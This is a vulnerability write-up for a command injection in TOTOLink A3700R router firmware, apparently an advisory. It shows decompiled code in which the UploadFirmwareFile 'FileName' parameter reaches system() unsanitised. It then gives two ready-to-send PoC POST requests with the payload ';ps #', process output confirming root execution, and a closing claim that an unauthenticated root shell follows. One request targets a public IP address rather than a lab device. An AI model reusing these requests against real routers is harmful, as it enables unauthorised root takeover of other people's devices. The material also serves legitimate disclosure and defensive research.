
TOTOLink A3700R V9.1.2u.6134_B20201202 Has an command injection vulnerability

Overview

- Manufacturer's website information： https://www.totolink.net/
- Firmware download address ： http://www.totolink.cn/home/menu/detail.html?menu_listtpl=download&id=69&ids=36

Product Information

TOTOLink A3700R V9.1.2u.6134_B20201202 router, the latest version of simulation overview：




TOTO LINK The Smartest Network Device 产品中心 技术支持 关于我们 资讯中心 官方商城

A3700R 概述 技术规格 高清图像 下载 常见问题解答

编号	标题	版本	上传时间	下载
1	A3700R数据资料	Ver1.0	2021-08-10	⊕
2	A3700R升级固件	V9.1.2u.6134_B20201202	2021-08-10	⊕
3	A3700R说明书	Ver1.0	2022-03-10	⊕


Vulnerability details

TOTOLINK A3700R (V9.1.2u.6134_B20201202) was found to contain a command insertion vulnerability in UploadFirmwareFile.This vulnerability allows an attacker to execute arbitrary commands through the "FileName" parameter.




```
  int v62; // [sp+25Ch] [-A8h]
  int v63; // [sp+260h] [-A4h]
  int v64; // [sp+264h] [-A0h]
  char v65[52]; // [sp+268h] [-9Ch] BYREF
  int v66; // [sp+29Ch] [-68h]

  memset(v44, 0, sizeof(v44));
  Var = (const char *)websGetVar(a1, "FileName", &byte_43AFC8);
  websGetVar(a1, "FullName", &byte_43AFC8);
  v3 = websGetVar(a1, "ContentLength", &word_43908C);
  Object = cJSON_CreateObject();
  v5 = strtol(v3, 0, 10) + 1;
  strcpy(v44, "/tmp/myImage.img");
  doSystem("mv %s %s", Var, v44);
  if ( v5 < 0x8000 )
  {
    String = cJSON_CreateString("MM_FwFileInvalid");
    cJSON_AddItemToObject(Object, "upgradeERR", String);
LABEL_53:
```

Var is passed directly into the dosystem function.



```
$ grep -rnl doSystem
squashfs-root/usr/sbin/discover
squashfs-root/usr/sbin/apply
squashfs-root/usr/sbin/forceupg
squashfs-root/lib/libshared.so
squashfs-root/www/cgi-bin/infostat.cgi
squashfs-root/www/cgi-bin/cstecgi.cgi
squashfs-root/sbin/rc
```

The dosystem function is finally found to be implemented in this file by string matching.



```
int doSystem(int a1, ...)
{
  char v2[516]; // [sp+1Ch] [-204h] BYREF
  va_list va; // [sp+22Ch] [+Ch] BYREF

  va_start(va, a1);
  vsnprintf(v2, 0x200, a1, (va_list *)va);
  return system(v2);
}
```


Reverse analysis found that the function was called directly through the system function, which has a command injection vulnerability.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks


```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 75
Origin: http://192.168.0.1
DNT: 1
Connection: close
Cookie: SESSION_ID=2:1658224702:2
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache

{"FileName":";ps #","ContentLength":"1","topicurl":"UploadFirmwareFile"}
1
```



```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 202.62.37.4:8090
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------312030091121144719131809900093
Content-Length:75
Origin: http://202.62.37.4:8090
DNT: 1
Connection: close
Referer: http://202.62.37.4:8090/advance/upload.html?time=1658246161107
Cookie: SESSION_ID=2:1658222420:2

{"FileName":";ps #","ContentLength":"1","topicurl":"UploadFirmwareFile"}
1
```

```
 1653 root       0 SW<  [kworker/1:1H]
 1794 root    1516 S    /usr/sbin/ntpd -n -p pool.ntp.org -p -h -p cn.pool.n
 1806 root    2072 S    cste_sub -h 127.0.0.1 -t totolink/router/#
 1807 root    2084 S    mngTimer
 1899 root       0 SW<  [kworker/2:1H]
 1919 root     800 S    /usr/sbin/pptpd -c /var/etc/pptpd.conf
 2010 root    1784 S    /usr/bin/cs_statistics
 2036 root       0 SW   [RtmpCmdQTask]
 2037 root       0 SW   [RtmpWscTask]
 2038 root       0 SW   [HwCtrlTask]
 2039 root       0 SW   [ser_task]
 2158 root    5280 S    /usr/sbin/lighttpd -f /etc/lighttpd/lighttpd.conf
 2364 root       0 SW   [RtmpMlmeTask]
 2624 root       0 SW   [RtmpCmdQTask]
 2625 root       0 SW   [RtmpWscTask]
 2626 root       0 SW   [HwCtrlTask]
 2627 root       0 SW   [ser_task]
 2641 root       0 SW   [RtmpMlmeTask]
 2732 root    1704 S    /usr/sbin/pppd nodetach ipparam wan ifname pppoe-wan
 3656 root     832 S    crpc -c C8540R-1C -m A7100RU -v V7.4cu.2313
 3714 nobody  2004 S    /usr/sbin/dnsmasq -C /var/etc/dnsmasq.conf -k
20891 root    2196 S    /usr/lib/lighttpd/web/cgi-bin/cstecgi.cgi
20895 root    1520 S    sh -c rm -f ;ps #
20897 root    1516 R    ps
{
    "upgradeERR":"MM_cloud_fw2flash1"
}
```

The above figure shows the POC attack effect



```
BusyBox v1.24.2 (2020-12-02 18:57:43 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x    2 1000     1000          4096 Jul 19 22:40 bin
drwxrwxr-x    3 1000     1000          4096 Dec  2  2020 dev
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 etc
drwxrwxr-x    4 1000     1000          4096 Dec  2  2020 etc_ro
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 home
lrwxrwxrwx    1 1000     1000             7 Dec  2  2020 init -> sbin/rc
drwxrwxr-x    3 1000     1000          4096 Dec  2  2020 lib
drwxrwxr-x    3 1000     1000          4096 Dec  2  2020 lighttp
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 media
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 mnt
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 opt
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 proc
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 sbin
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 sys
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 tmp
drwxrwxr-x    9 1000     1000          4096 Dec  2  2020 usr
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 var
drwxrwxr-x    9 1000     1000          4096 Dec  2  2020 www
/ # 
```

Finally, you can write exp to get a stable root shell without authorization.